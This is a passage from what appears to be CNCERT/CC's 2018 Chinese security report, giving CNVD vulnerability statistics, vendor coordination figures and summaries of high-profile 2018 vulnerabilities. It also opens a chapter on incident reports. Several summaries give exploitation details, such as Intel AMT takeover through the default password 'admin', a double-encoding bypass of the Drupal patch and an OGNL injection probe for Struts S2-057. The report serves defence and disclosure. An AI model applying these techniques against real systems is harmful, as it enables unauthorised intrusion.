根据影响对象的类型，漏洞可分为：应用程序漏洞、Web应用漏洞、操作系统漏洞、网络设备漏洞（如路由器、交换机等）、安全产品漏洞（如防火墙、入侵检测系统等）、数据库漏洞。如图7-3所示，在2018年CNVD收录的漏洞信息中，应用程序漏洞占57.8%，Web应用漏洞占18.7%，操作系统漏洞占10.6%，网络设备漏洞占9.5%，安全产品漏洞占2.4%，数据库漏洞占1.0%。




图 7-3　2018 年 CNVD 收录的漏洞按影响对象类型分类统计（来源：CNCERT/CC）

2018年CNVD共收录漏洞补丁8820个，为大部分漏洞提供了可参考的解决方案，提醒相关用户注意做好系统加固和安全防范工作。CNVD发布的漏洞补丁数量按月度统计如图7-4所示。




图 7-4　2018 年 CNVD 发布的漏洞补丁数量按月度统计（来源：CNCERT/CC）

7.2 CNVD 行业漏洞库收录情况

CNVD对现有漏洞进行了进一步的深化建设，建立起基于重点行业的子漏洞库，目前涉及的行业包含：电信行业（telecom.cnvd.org.cn）、移动互联网（mi.cnvd.org.cn）、工业控制系统（ics.cnvd.org.cn）和电子政务（未公开）。面向重点行业客户，包括：政府部门、基础电信运营商、工业控制行业客户等，提供量身定制的漏洞信息发布服务，从而提高重点行业客户的安全事件预警、响应和处理能力。CNVD行业漏洞主要通过行业资产共有信息和行业关键词进行匹配，2018年行业漏洞库资产总数为：电信行业1515类，移动互联网143类，工业控制系统530类，电子政务168类。CNVD行业库关联热词总数为：电信行业85个，移动互联网44个，工业控制系统80个，电子政务14个。

2018年，CNVD共收录电信行业漏洞725个（占总收录比例的5.1%），移动互联网行业漏洞1165个（占8.2%），工业控制行业漏洞461个（占3.2%），电子政务行业漏洞171个（占1.2%）。

2013-2018年，CNVD共收录电信行业漏洞4306个，移动互联网行业漏洞6592个，工业控制行业漏洞1397个，电子政务漏洞1356个。2013-2018年各行业漏洞统计如图7-5所示。




图 7-5 2013-2018 年 CNVD 收录的行业漏洞对比（来源：CNCERT/CC）

7.3 漏洞报送和通报处置情况

2018年，国内安全研究者漏洞报告持续活跃，CNVD依托自有报告渠道以及与360网神公司（补天平台）、斗象科技（漏洞盒子）等漏洞报告协作渠道，接收和处置涉及党政机关和重要行业单位的漏洞风险事件。CNVD通过各渠道接收到的民间漏洞报告数量统计见表7-1。

表7-1 2018年CNVD主要接收来源的漏洞报告数量统计（来源：CNCERT/CC）

接收渠道	报告数量（条）
360网神公司（补天平台）	16003
斗象科技（漏洞盒子）	14371
CNVD白帽子	14948

CNVD对接收到的事件进行核实验证，主要依托CNCERT/CC国家中心、分中心处置渠道开展处置工作，同时CNVD通过互联网公开信息积极建立与国内其他企事业单位的工作联系机制。2018年，CNVD处置涉及银行、证券、保险、交通、能源等重要信息系统部门，以及基础电信企业、教育行业等相关的漏洞风险事件共计20535起，按月度统计情况如图7-6所示。




图 7-6 2018 年 CNVD 处置漏洞风险事件数量按月度统计（来源：CNCERT/CC）

2018年，CNVD自行开展漏洞事件处置2633次，涉及国内外软件厂商1175家（不含涉及单个信息系统风险的企事业单位），联系次数较多的厂商见表7-2。

表7-2 2018年CNVD协调处置厂商软硬件产品次数TOP10（来源：CNCERT/CC）

厂商名称	处置漏洞数（次）
金山软件股份有限公司	67
淄博闪灵网络科技有限公司	46
PHPMyWind	36
哈尔滨伟成科技有限公司	30
ZZCMS	29
镇江市云优网络科技有限公司	29
上海亿速网络科技有限公司	27
广州国微软件科技有限公司	26
上海卓卓网络科技有限公司	25
zzzcms	24

7.4 高危漏洞典型案例

（1）Android 平台 WebView 控件存在跨域访问高危漏洞

2017年12月7日，CNVD接收到腾讯玄武实验室报送的Android WebView存在跨域访问漏洞（CNVD-2017-36682）。攻击者利用该漏洞可远程获取用户隐私数据（包括手机应用数据、照片、文档等敏感信息），还可窃取用户登录凭证，在受害者毫无察觉的情况下实现对APP用户账户的完全控制。由于该组件广泛应用于Android平台，导致大量APP受影响，构成较为严重的攻击威胁。

WebView是Android用于显示网页的控件，是一个基于Webkit引擎、展现Web页面的控件。WebView控件功能除了具有一般View的属性和设置外，还可对URL请求、页面加载、渲染、页面交互进行处理。

该漏洞产生的原因是，在Android应用中，WebView开启了file域访问，且允许file域对http域进行访问，同时未对file域的路径进行严格限制。攻击者通过URL Scheme的方式，可远程打开并加载恶意HTML文件，远程获取APP中包括用户登录凭证在内的所有本地敏感数据。

漏洞触发成功的前提条件如下：

①WebView中setAllowFileAccessFromFileURLs或setAllowUniversalAccessFromFileURLsAPI配置为true；

②WebView可以直接被外部调用，并能够加载外部可控的HTML文件。

（2）CPU 处理器内核存在 Meltdown 和 Spectre 漏洞

2018年1月4日，CNVD收录了CPU处理器内核的Meltdown漏洞（CNVD-2018-00303，对应CVE-2017-5754）和Spectre漏洞（CNVD-2018-00302和CNVD-2018-00304，对应CVE-2017-5715和CVE-2017-5753）。利用上述漏洞，攻击者可以绕过内存访问的安全隔离机制，使用恶意程序来获取操作系统和其他程序的被保护数据，造成内存敏感信息泄露。

现代的计算机处理器芯片通常使用“预测执行”（Speculative Execution）和“分支预测”（Indirect Branch Prediction）技术实现对处理器计算资源的最大化利用。但由于这两种技术在实现上存在安全缺陷，无法通过正确判断将低权限的应用程序访问与内核高权限的访问分开，使得攻击者可以绕过内存访问的安全隔离边界，在内核中读取操作系统和其他程序的内存数据，造成敏感信息泄露。根据获取到的数据，可能会导致用户的数据隐私泄露、登录凭证被攻击者窃取。具体信息如下：

①Meltdown漏洞破坏了用户程序和操作系统之间的基本隔离，允许攻击者未授权访问其他程序和操作系统的内存，获取其他程序和操作系统的敏感信息；

②Spectre漏洞破坏了不同应用程序之间的安全隔离，允许攻击者借助于无错程序（Error-Free）来获取敏感信息。

具体的漏洞攻击场景如下。

单台物理主机：低权限的攻击者利用漏洞可访问本地操作系统的内核空间，进一步实现提权或命令执行等操作。

云服务虚拟机：攻击者利用漏洞可以绕过虚拟机的隔离防护机制，访问其他租户的内存数据，导致其他云租户的敏感信息泄露。

网页浏览器：利用浏览器的即时编译器（Just-In-Time Compiler）特性，执行恶意代码，读取浏览器内存数据，导致用户账号、密码、邮箱、cookie等信息泄露。

Meltdown和Spectre漏洞的受影响个体及利用风险点见表7-3。

表7-3 Meltdown和Spectre漏洞的受影响个体及利用风险点（来源：CNCERT/CC）

受影响个体	利用风险点
个人用户	网页浏览器执行恶意脚本，配合其他低权限的漏洞执行代码
服务器用户	远程上传、执行恶意代码后利用
云服务用户	被位于同台物理主机、具有代码执行权限的其他云租户攻击

目前该漏洞的本地利用代码（POC）已经发布并验证成功，但能够远程利用的执行代码尚未发布。

（3）Intel AMT 存在高危漏洞

2018年1月15日，CNVD收录了Intel AMT（Intel Active Management Technology，英特尔主动管理技术）存在高危安全漏洞（CNVD-2018-00925）。利用上述漏洞，攻击者可以完全控制目标用户的笔记本电脑。目前，漏洞细节尚未公开。

Intel AMT实质上是一种集成在芯片组中的嵌入式系统，独立于特定操作系统。该技术允许管理者远程管理和修复联网的计算机系统，且实施过程对服务对象完全透明。

该漏洞存在于Intel AMT，导致即使采用诸如BIOS密码、BitLocker、TPM Pin或传统防病毒软件等安全措施，该漏洞依然可被利用。综合利用漏洞，攻击者可借助Intel管理引擎BIOS扩展（MEBx）默认密码“admin”功能进行登录，获取系统完全控制权限，窃取数据，还可在设备上部署恶意软件。区别于Meltdown和Spectre，成功利用此漏洞（尚未命名）需要物理访问设备。

漏洞攻击场景如下。

①攻击者需要在本地对计算机进行操作；

②重启上述笔记本电脑，进入启动菜单，通过使用英特尔管理引擎BIOS扩展（MEBx）功能，即默认密码“admin”登录；

③修改②中默认密码，启用远程访问，并将AMT用户选择加入“无”以有效地破坏机器。此外，有关研究表示，攻击者可将所使用IP地址插入与目标用户相同的网段进行远程访问。

（4）OAuth 2.0 存在第三方账号快捷登录授权劫持漏洞

2018年1月21日，CNVD接收了OAuth（Open Authorization）2.0存在第三方账号快捷登录授权劫持漏洞（CNVD-2018-01622）。综合利用上述漏洞，

攻击者可通过登录受害者的账号，获取存储在第三方移动应用上的敏感信息。由于OAuth广泛应用于微博等社交网络服务，一旦漏洞被黑客组织利用，可能导致用户隐私信息泄露。

OAuth是一个关于授权的开放网络标准，允许用户授权第三方移动应用，访问用户存储在其他服务提供者上的信息，而无需将用户名和密码提供给第三方移动应用或分享数据的所有内容。

该漏洞利用OAuth第三方授权无需用户名和密码的特点，结合redirect_uri未指定授权目录引发用户劫持攻击。攻击者通过登录某种社交网络服务，修改链接redirect_uri参数值指向，将伪造后的用户授权链接发给目标用户。当目标用户点击或被欺骗访问上述授权链接进行登录后，攻击者即可通过referer获取用户授权，快速登录目标用户账号；可登录该账号绑定的其他网站信息，查看敏感信息或执行授权操作；还可以利用受害人账号进行非法信息传播、诈骗等非法行为。

（5）Exim SMTP Mail Server 存在缓冲区溢出漏洞

2018年3月8日，CNVD收录了Exim SMTP Mail Server缓冲区溢出漏洞（CNVD-2018-04619，对应CVE-2018-6789）。攻击者可利用该漏洞在受影响的应用程序上下文中，通过堆溢出实现代码的执行，若攻击尝试失败仍可导致拒绝服务。目前，漏洞利用代码已公开，厂商已发布漏洞修复版本。

Exim是一个MTA（Mail Transfer Agent，邮件传输代理）服务器软件。该软件基于GPL协议开发，是一款开源软件，主要运行于类Unix系统。通常该软件会与Dovecot或Courier等软件搭配使用。

该漏洞是源于Exim 4.90.1之前版本中，SMTP侦听器“base64d()”解码函数在发送handcrafted消息时存在缓冲区溢出漏洞，Exim未能充分检查用户提供的数据。攻击者可利用该漏洞绕过ASLR、PIE、NX等系统的通用缓解措施，在受影响的应用程序上下文中执行任意代码，若攻击尝试失败仍可导致拒绝服务。

在全球的分布情况中，美国占比最多（51.32%），其次是德国（4.51%）和荷兰（4.50%），而我国境内分布较少（2.01%）。

（6）Cisco Smart Install 远程命令执行漏洞

2018年3月29日，CNVD收录了Cisco Smart Install远程命令执行漏洞（CNVD-2018-06774，对应CVE-2018-0171）。综合利用上述漏洞，允许未经身份验证的远程攻击者向远端Cisco设备的TCP 4786端口发送精心构造的恶意

数据包，触发漏洞造成设备远程执行Cisco系统命令或拒绝服务。目前，漏洞利用代码已公开，且厂商已发布漏洞修复版本。

Smart Install作为一项即插即用配置和镜像管理功能，为新加入网络的交换机提供零配置部署，实现了自动化初始配置和操作系统镜像加载的过程，同时还提供配置文件的备份功能。

Cisco Smart Install存在远程命令执行漏洞，SMI IBC Server Process进程中包含了Smart Install Client的实现代码。Smart Install Client在TCP（4786）端口上开启服务（默认开启），用来与Smart Install Director交互。当服务处理一段特殊构造的恶意信息ibd_init_discovery_msg时，因为未能检查拷贝到固定大小缓冲区的数据尺寸（大小和数据是直接从网络数据包中获得的，并由攻击者控制），smi_ibc_handle_ibd_init_discovery_msg函数在处理该数据包时会触发缓冲区栈溢出，造成设备拒绝服务或远程执行Cisco系统命令。

CNVD技术组成员单位——知道创宇公司提供的分析数据显示，全球Cisco Smart Install系统规模为14.3万；按国家分布情况来看，用户量排名前三位的分别是美国（29%）、中国（11%）和日本（6%）。

（7）WebLogic Server WLS 核心组件存在反序列化漏洞

2018年4月18日，CNVD收录了WebLogic Server WLS核心组件反序列化漏洞（CNVD-2018-07811，对应CVE-2018-2628）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。漏洞验证代码已被公开，近期被不法分子利用进行大规模攻击的可能性较大，厂商已发布补丁进行修复。

WebLogic Server是Oracle开发的一款适用于云环境和传统环境的应用服务中间件。它提供了一个现代轻型开发平台，支持应用从开发到生产的整个生命周期管理，并简化了应用的部署和管理。在WebLogic Server的RMI（远程方法调用）通信中，T3协议（丰富套接字）用来在WebLogic Server和其他Java程序（包括客户端及其他WebLogic Server实例）间传输数据。该协议在开放WebLogic控制台端口的应用上默认开启。

2018年4月18日凌晨，Oracle官方发布了4月关键补丁更新CPU（Critical Patch Update），其中包含该WebLogic反序列化高危漏洞。利用该漏洞，攻击者可以在未经授权的情况下，远程发送攻击数据，通过T3协议在WebLogic Server中执行反序列化操作。反序列过程中会远程加载RMI registry，加载回来的registry又

会被反序列化执行，最终实现了远程代码的执行。

CNVD对WebLogic服务在全球范围内的分布情况进行了统计，结果显示该服务的全球规模约为6.9万，其中我国境内的用户量约为1.2万。随机抽样检测结果显示，大约6%的WebLogic服务受此漏洞影响。

（8）Drupal Core 远程代码执行漏洞

2018年4月26日，CNVD收录了Drupal Core远程代码执行漏洞（CNVD-2018-08523，对应CVE-2018-7602）。综合利用上述漏洞，攻击者可实现远程代码执行攻击。部分漏洞验证代码已被公开，近期被不法分子利用进行大规模攻击的可能性较大，厂商已发布补丁进行修复。

Drupal是一个由Dries Buytaert创立的自由开源的内容管理系统，用PHP语言写成。Drupal在业界常被视为内容管理框架，但与一般意义上的内容管理系统存在差异。

2018年3月29日，CNVD收录了Drupal 6、7、8多个子版本存在远程代码执行漏洞，远程攻击者可利用该漏洞执行任意代码（http://www.cnvd.org.cn/webinfo/show/4463）。由于Drupal官方对该漏洞修复不完全，导致补丁可以被绕过，造成任意代码执行：Drupal官方发布的漏洞补丁通过过滤带有“#”的输入来处理请求数据（Get、Post、Cookie、Request），但是Drupal应用还会处理path?destination=URL形式的请求，发起请求需要对destination=URL中的URL进行编码，攻击者对URL中的“#”进行两次编码即可绕过sanitize()函数的过滤，从而实现远程执行代码。

CNVD对该系统在全球的分布情况进行了统计，全球系统规模约为30.9万，用户量排名前5位的分别是美国（48.50%）、德国（8.10%）、法国（4.00%）、英国（3.80%）和俄罗斯（3.70%），而我国境内分布较少（0.88%）。

（9）第三方支付平台 Java SDK 存在 XXE 漏洞

2018年7月3日，CNVD收录了第三方支付平台Java SDK存在XXE漏洞（CNVD-2018-12508）。综合利用上述漏洞，攻击者可实现商户服务器端系统的XML（Extensible Markup Language，可扩展标记语言）外部实体注入攻击。目前漏洞的利用细节已被公开，厂商已发布补丁进行修复。

XML用于标记电子文件，使其具有结构性的标记语言，可以用来标记数据、定义数据类型。XML具备在任何应用程序中进行数据读写的简单特性，使其很快成为

数据交换的唯一公共语言，被广泛应用于第三方支付平台与商户之间交换数据的格式定义。

XML语言标准支持与外部进行实体数据交换的特性。应用程序在解析XML输入时，没有禁止外部实体加载功能，会导致XML外部实体注入漏洞（XML External Entity Injection，XXE）。2018年7月2日，境外SecLists网站发布了微信支付Java软件工具开发包（SDK）存在XXE漏洞。利用该漏洞，攻击者可在使用信息泄露、扫描爆破等特殊手段获知商户的通知接口（callback）地址的前提下，发送恶意XML实体，在商户服务器上执行代码，实现对商户服务器任意文件的读取。如果攻击者进一步获得商家的关键安全密钥，就可能通过发送伪造信息实现零元支付。

（10）Oracle WebLogic Server 存在反序列化远程代码执行漏洞

2018年7月18日，CNVD收录了Oracle WebLogic Server反序列化远程代码执行漏洞（CNVD-2018-13334，对应CVE-2018-2893）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前厂商已发布补丁进行修复。

RMI目前使用Java远程消息交换协议JRMP（Java Remote Messaging Protocol）进行通信，JRMP是专为Java远程对象制定的协议。在WebLogic Server的RMI（远程方法调用）通信中，T3协议（丰富套接字）用来在WebLogic Server和其他Java程序（包括客户端及其他 WebLogic Server实例）间传输数据。该协议在开放WebLogic控制台端口的应用上默认开启。由于在WebLogic中，T3协议和Web协议共用同一个端口，因此只要能访问WebLogic就可利用T3协议将payload发送至目标服务器。

2018年7月18日凌晨，Oracle官方发布了7月关键补丁更新CPU，其中修复了一个在4月CPU补丁中未能完全修复的Weblogic Server反序列化漏洞（CNVD-2018-07811，CVE-2018-2628）。该漏洞通过JRMP利用RMI机制的缺陷达到执行任意反序列化代码的目的。攻击者可以在未授权的情况下将payload封装在T3协议中，通过对T3协议中的payload进行反序列化，从而对存在漏洞的WebLogic组件进行远程攻击，执行任意代码并可获取目标系统的所有权限。

CNVD秘书处对WebLogic服务在全球范围内的分布情况进行了统计，结果显示该服务的全球规模约为6.9万，其中我国境内的用户量约为2.15万。随机抽样检测结果显示，约0.4%的WebLogic服务器受此漏洞影响。该比例远低于CNVD平台在2018年4月18日收录的WebLogic Server反序列化漏洞（CNVD-2018-

07811）的影响范围。

（11）Apache Struts2 S 2-057 远程代码执行漏洞

2018年8月22日，CNVD收录了Apache Struts2 S 2-057远程代码执行漏洞（CNVD-2018-15894，对应CVE-2018-11776）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞验证脚本尚未公开，厂商已发布升级版本修复此漏洞。

Struts 2是第二代基于Model-View-Controller（MVC）模型的Java企业级Web应用框架，成为国内外较为流行的容器软件中间件。

2018年8月22日，Apache Strust 2发布最新安全公告，Apache Struts 2存在远程代码执行的高危漏洞（CVE-2018-11776），该漏洞由Semmle Security Research Team的安全研究员Man YueMo发现。该漏洞是由于在Struts 2开发框架中使用namespace功能定义XML配置时，namespace值未被设置且在上层动作配置（Action Configuration）中未设置或用通配符namespace，可能导致远程代码执行。同理，URL标签未设置value和action值且上层动作未设置或用通配符namespace时也可能导致远程代码执行。

上述漏洞存在的代码问题位于DefaultActionMapper这个类的parseNameAndNamespace方法中，如图7-7所示。


```
protected void parseNameAndNamespace(String uri, ActionMapping mapping, ConfigurationManager configManager) {
    String namespace, name;
    int lastSlash = uri.lastIndexOf( str: "/");
    if (lastSlash == -1) {
        namespace = "";
        name = uri;
    } else if (lastSlash == 0) {
        // ww-1046, assume it is the root namespace, it will fallback to
        // default
        // namespace anyway if not found in root namespace.
        namespace = "/";
        name = uri.substring(lastSlash + 1);
    } else if (alwaysSelectFullNamespace) {
        // Simply select the namespace as everything before the last slash
        namespace = uri.substring(0, lastSlash);
        name = uri.substring(lastSlash + 1);
    } else {
        // Try to find the namespace in those defined, defaulting to ""
        Configuration config = configManager.getConfiguration();
        String prefix = uri.substring(0, lastSlash);
        namespace = "";
        boolean rootAvailable = false;
        // Find the longest matching namespace, defaulting to the default
        for (PackageConfig cfg : config.getPackageConfigs().values()) {
            String ns = cfg.getNamespace();
```

图 7-7　Apache Strust 2 S2-057 远程代码执行漏洞代码分析（来源：CNCERT/CC）

当alwaysSelectFullNamespace被设置为true时，namespace的值从URI中获取，由此可知URI是可控的，所以直接导致了namespace可控，最终会调用

TextParseUtil.translateVariables方法解析Ognl语句。

将namespace污染为$(2333+2333)，可成功带入函数并执行。漏洞利用结果如图7-8所示。




图 7-8　Apache Strust2 S 2-057 远程代码执行漏洞利用结果（来源：CNCERT/CC）

（12）Apache Struts 2 Commons FileUpload 反序列化远程代码执行漏洞

2018年11月7日，CNVD收录了Apache Struts 2 Commons FileUpload反序列化远程代码执行漏洞（CNVD-2016-09997，对应CVE-2016-1000031）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，厂商已发布修复漏洞的版本。

2018年11月5日，Apache Struts 2发布最新安全公告，Apache Struts 2存在远程代码执行的高危漏洞（CVE-2016-1000031），该漏洞由Tenable研究团队发现。此漏洞为FileUpload 库中的一个高危漏洞，这个库作为Apache Struts 2的一部分，被用作文件上传的默认机制。攻击者可以在未经授权的情况下，执行任意代码并可获取目标系统的所有权限。

（13）SQLite 远程代码执行漏洞

2018年12月10日，CNVD收录了SQLite远程代码执行漏洞（CNVD-2018-24855）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前漏洞利用细节尚未公开。

SQLite作为嵌入式数据库，支持大多数SQL标准，实现了无服务器、零配置、

事务性的SQL数据库引擎，在网页浏览器、操作系统、嵌入式系统中使用较为广泛。Web SQL数据库引入了一套使用SQL操作客户端数据库的API，以SQLite作为底层实现，可在最新版的Chrome/Chromium浏览器上运行。

Chromium官方发布了11月安全漏洞公告，其中包含SQLite远程代码执行漏洞。该漏洞通过调用Web SQL API，临时创建数据库，并恶意修改SQLite数据库内部表，使代码运行至错误分支。之后，攻击者就可通过调用SQLite的数据库索引操作触发漏洞，实现对浏览器的远程攻击，在浏览器的渲染器（Render）进程执行任意代码。

同时，作为基础组件库的SQLite也作为扩展库被许多程序使用，例如PHP、Python等，攻击者可通过相同的攻击代码，在这些进程的上下文中本地或远程任意执行代码，或导致软件拒绝服务。

08

网络安全事件接收与处置情况

为了能够及时响应、处置互联网上发生的攻击事件，CNCERT/CC通过热线电话、传真、电子邮件、网站等多种公开渠道接收公众的网络安全事件报告。对于其中影响互联网运行安全、波及较大范围互联网用户或涉及政府部门和重要信息系统的事件，CNCERT/CC积极协调基础电信企业、域名注册管理和服务机构以及应急服务支撑单位进行处置。

8.1 事件接收情况

2018年，CNCERT/CC共接收境内外报告的网络安全事件106700起，较2017年上升3.2%。其中，境内报告的网络安全事件106021起，较2017年上升3.0%；境外报告的网络安全事件679起，较2017年上升42.2%。2018年CNCERT/CC接收的网络安全事件数量按月度统计情况如图8-1所示。




图 8-1　2018 年 CNCERT/CC 网络安全事件接收数量按月度统计（来源：CNCERT/CC）

2018年，CNCERT/CC接收到的网络安全事件报告主要来自政府部门、金融机构、基础电信企业、互联网企业、域名注册管理和服务机构、IDC、安全厂商、网络安全组织以及普通网民等。事件类型主要包括网页仿冒、漏洞、恶意程序、网页篡改、网站后门等，具体分布如图8-2所示。




图 8-2　2018 年 CNCERT/CC 接收到的网络安全事件按类型分布（来源：CNCERT/CC）

2018年，CNCERT/CC接收的网络安全事件数量排名前三位的依次是网页仿

冒、漏洞、恶意程序，具体情况如下。

网页仿冒事件为35481起，占所有接收事件的33.3%，位居首位。其原因是随着电子商务和在线支付的普及与发展，人们越来越频繁地使用互联网进行在线经济活动。

漏洞事件数量为28849起，较2017年的35073起下降17.75%，占所有接收事件的27.0%，位居第二位。这主要是由于在CNVD成员单位以及互联网安全从业人员的大力协助下，CNVD漏洞库新增信息安全漏洞数量较2017年继续保持下降趋势。

恶意程序事件数量为22984起，较2017年的22510起增加2.1%，占所有接收事件的21.5%，位居第三。

8.2 事件处置情况

